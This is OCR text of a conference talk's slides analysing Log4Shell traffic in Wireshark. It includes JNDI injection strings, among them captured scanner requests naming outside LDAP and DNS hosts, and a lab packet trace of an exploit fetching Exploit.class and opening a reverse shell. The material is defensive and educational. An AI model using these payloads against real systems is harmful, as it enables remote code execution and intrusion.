

Analysing LOG4SHELL

…and getting to know your adversaries

How it started:



Where it took me:



SYN-bit
deep traffic analysis

Sake Blok
Relational therapist for computer systems
sake.blok@SYN-bit.nl

NLUUG

$ whoami

- Relational therapist for computer systems
  - Solve {application,network,performance}-issues by looking at the communication between systems
- Member Wireshark core-team since 2007
- Started SYN-bit in 2010
  - Root cause analysis
  - Application and Network troubleshooting
  - Protocol and packet analysis
  - Training (Wireshark, TCP, TLS, etc)

Getting to know you...

- Who hasn't heard of LOG4SHELL?
- Who wasn't vulnerable to LOG4SHELL?
  - Who wasn't sure?
- Who had to investigate and patch?
- Who was successfully attacked with LOG4SHELL?
- Do you have the PCAPs???

Ignorance is bliss?

https://flic.kr/p/8xhk74

Java? Logging? I'm not at risk!

- ***WRONG! :-)***
  - I'm using an Ubiquity Access-Point…
  - … and the UniFi controller uses…. LOG4J

- Four components make it very severe:
  - Large attack surface, many log4j deployments
  - Remote code execution with the rights of the Java App
  - Easy to trigger with user data on unauthenticated entry points
  - But also: people not aware of software using the log4j library (3rd party)


IT'S LOG FORGE


LOG FOR JAY


LOG FORGE


IT STANDS
FOR LOG FOR JAVA


IT FORGES LOGS


ONLY


LOG


TRANSACTIONS



ONLY LOG TRANSACTIONS


ONLY



LOG


TRANSACTIONS


GRANT [ROOT@LOCALHOST]


ALL MODERN DIGITAL
INFRASTRUCTURE
Log4j
${jndi:ldap://ip/exploit}



Multimillion
dollar security
architecture
${jndi:ldap://
ip/exploit}


ONE STRING TO PWN THEM ALL
${JNDI:LDAP://SERVER/EXP}
imgflip.com


BUT WE KEEP LOGS


THE LOGGER HAS A RCE



LOG4SHELL
YOUR
NETWORK


Your next task is to
figure out which applications
in your org use log4j


Entire
internet
on fire
Breaking into
Minecraft servers



INFOSEC GETTING
READY FOR THE HOLIDAYS


LOG4J


CAN'T GET
PWNED FROM LOG4SHELL
IF YOU DON'T LOG AT ALL


RANSOMWARE OPERATORS

How to get packets of a full attack?



Just the probing packets, not the full attack traffic!

MALWARE-TRAFFIC-ANALYSIS.NET

2021-12-14 (TUESDAY) - PCAP FROM WEB SERVER WITH LOG4J ATTEMPTS & LOTS OF OTHER PROBING/SCANNING

ASSOCIATED FILES:

- **2021-12-11-thru-13-server-activity-with-log4j-attempts.pcap.zip** 1.5 MB (1,463,919 bytes)

NOTES:

- All zip archives on this site are password-protected. If you don't know the password, see the "about" page of this website.
- I've sanitized this pcap to hide the domain, IP address, MAC address, etc. of the server environment.
- Server IP in this pcap has been changed to ***198.71.247.91*** and the domain for the website has been changed to ***doggydaycare.dog***.
- To find log4j activity, use the Wireshark filter ***ip contains jndi*** then you can follow TCP streams for various frames shown in the column display.

IMAGES

ip contains jndi

Time	Src	port	Dst	port	Host	Info
					198.71.247.91	POST / HTTP/1.1
					198.71.247.91	GET / HTTP/1.1
					198.71.247.91	GET /favicon.ico HTTP/1.1
					198.71.247.91	GET / HTTP/1.1
					198.71.247.91	GET /$%7Bjndi:ldap://http86path
					198.71.247.91:80	GET /?x=${jndi:ldap://45.155.20
2021-12-12 05:32..	20.71.156.146	51310	198.71.247.91	80	198.71.247.91	GET /$%7Bjndi:ldap://45.136.229
2021-12-12 08:22..	177.185.117.129	41810	198.71.247.91	80	198.71.247.91	GET / HTTP/1.1
2021-12-12 08:22..	177.185.117.129	41810	198.71.247.91	80	198.71.247.91	GET / HTTP/1.1
2021-12-12 08:22..	177.185.117.129	41810	198.71.247.91	80	198.71.247.91	GET / HTTP/1.1
2021-12-12 08:03..	177.185.117.129	41810	198.71.247.91	80	198.71.247.91	GET / HTTP/1.1
2021-12-12 16:03..	61.176.202.164	33662	198.71.247.91	80	198.71.247.91	GET / HTTP/1.1
2021-12-12 22:44..	175.6.210.66	41090	198.71.247.91	80		[TCP Out-Of-Order] 41090 → 80 [
2021-12-12 22:44..	175.6.210.66	41158	198.71.247.91	80		[TCP Out-Of-Order] 41158 → 80 [
2021-12-12 22:44..	175.6.210.66	41240	198.71.247.91	80	198.71.247.91	GET / HTTP/1.1
2021-12-12 22:44..	175.6.210.66	41318	198.71.247.91	80	198.71.247.91	GET / HTTP/1.1
2021-12-12 23:58..	45.83.65.162	62278	198.71.247.91	80	198.71.247.91	GET /$%7Bjndi:dns://45.83.64.1/
2021-12-13 00:33..	45.83.64.151	59322	198.71.247.91	80	198.71.247.91	GET /$%7Bjndi:dns://45.83.64.1/
2021-12-13 01:12..	45.83.67.253	58906	198.71.247.91	80	198.71.247.91	GET /$%7Bjndi:dns://45.83.64.1/
2021-12-13 15:55..	46.166.139.111	54940	198.71.247.91	80	198.71.247.91	GET / HTTP/1.1

Shown above: Screenshot of the server pcap in Wireshark, filtered to find log4j activity.

Click here to return to the main page.

https://www.youtube.com/watch?v=O7VWtFtDvRg

https://www.malware-traffic-analysis.net/2021/12/14/index.html


First (stupid!) idea

- Just run a vulnerable application and get attacked
  - How long before being attacked
  - Don’t want my public IP known, so tried to set up 4G
    - CGNAT on 4G
- BUT MOST IMPORTANTLY:
  NO CONTROL AND OTHER PEOPLE MIGHT GET ATTACKED BY MY TEST MACHINE!


Better idea

- Do the attack myself in a closed controlled environment
- Will need a vulnerable system
- Will need an attack system with LDAP and HTTP server

Via hak5 video to kozmer POC




https://www.youtube.com/watch?v=lBxZL98uvdk



https://github.com/kozmer/log4j-shell-poc

Attack Phases



In packets:

No.	Time	Delta	#stream	Source	Destination	Protocol	Length	Info
4	0.047	0.000	0	203.0.113.217	198.51.100.10	HTTP	704	POST /login HTTP/1.1 (application/x-www-form-urlencoded)
6	0.099	0.051	0	198.51.100.10	203.0.113.217	HTTP	318	HTTP/1.1 200 OK (text/html)
14	59.765	59.666	1	203.0.113.217	198.51.100.10	HTTP	728	POST /login HTTP/1.1 (application/x-www-form-urlencoded)
16	59.836	0.070	2	198.51.100.10	203.0.113.217	TCP	74	38914 → 389 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=
17	59.836	0.000	2	203.0.113.217	198.51.100.10	TCP	54	389 → 38914 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
18	59.897	0.061	1	198.51.100.10	203.0.113.217	HTTP	318	HTTP/1.1 200 OK (text/html)
26	274.671	214.773	3	203.0.113.217	198.51.100.10	HTTP	284	POST /login HTTP/1.1 (application/x-www-form-urlencoded)
31	274.787	0.116	4	198.51.100.10	203.0.113.217	LDAP	80	bindRequest(1) "<ROOT>" simple
33	274.808	0.021	4	203.0.113.217	198.51.100.10	LDAP	80	bindResponse(1) success
35	274.857	0.048	4	198.51.100.10	203.0.113.217	LDAP	135	searchRequest(2) "a" baseObject
37	274.888	0.031	4	203.0.113.217	198.51.100.10	LDAP	215	searchResEntry(2) "a"
38	274.888	0.000	4	203.0.113.217	198.51.100.10	LDAP	80	searchResDone(2) success [1 result]
44	275.007	0.118	5	198.51.100.10	203.0.113.217	HTTP	280	GET /Exploit.class HTTP/1.1
46	275.008	0.000	5	203.0.113.217	198.51.100.10	TCP	263	8000 → 56958 [PSH, ACK] Seq=1 Ack=215 Win=65024 Len=197 [T
47	275.008	0.000	5	203.0.113.217	198.51.100.10	HTTP	1428	HTTP/1.0 200 OK (application/java-vm)
55	318.342	43.333	6	203.0.113.217	198.51.100.10	TCP	72	9001 → 55602 [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=6
57	318.549	0.207	6	198.51.100.10	203.0.113.217	TCP	67	55602 → 9001 [PSH, ACK] Seq=1 Ack=7 Win=64256 Len=1
59	318.597	0.047	6	198.51.100.10	203.0.113.217	TCP	734	55602 → 9001 [PSH, ACK] Seq=2 Ack=7 Win=64256 Len=668
61	323.540	4.943	6	203.0.113.217	198.51.100.10	TCP	73	9001 → 55602 [PSH, ACK] Seq=7 Ack=670 Win=64640 Len=7
63	323.674	0.133	6	198.51.100.10	203.0.113.217	TCP	67	55602 → 9001 [PSH, ACK] Seq=670 Ack=14 Win=64256 Len=1
65	323.721	0.047	6	198.51.100.10	203.0.113.217	TCP	70	55602 → 9001 [PSH, ACK] Seq=671 Ack=14 Win=64256 Len=4


View at (and download from): https://www.cloudshark.org/captures/e58753ec1098

Time for a demo?

Wireshark tips

- Create a copy of your base profile to work on a case
- Use Rightclick -> Edit Resolved Name to give systems a name
  - Save the file to keep those names
- Add custom columns
- Use Decode as… to dissect traffic on non-standard ports
- Filter on tcp.len>0 to see application layer PDUs
- Use “Show packet bytes”
- Follow TCP stream to show client/server data

Phase II : Honeypot!



SimpleHoneypot.py (honeypot to catch exploit attempts based on presence of '${').

Requirements: python3, asyncore

Example command:

```
python3 SimpleHoneypot.py

[2021-12-09 13:00:00,000] Possible CVE-2021-44228 Attempt: 127.0.0.1:111
```

FetchPayload.py (Get java payload from ldap path provided in JNDI lookup).

Requirements: curl (system), requests (python)

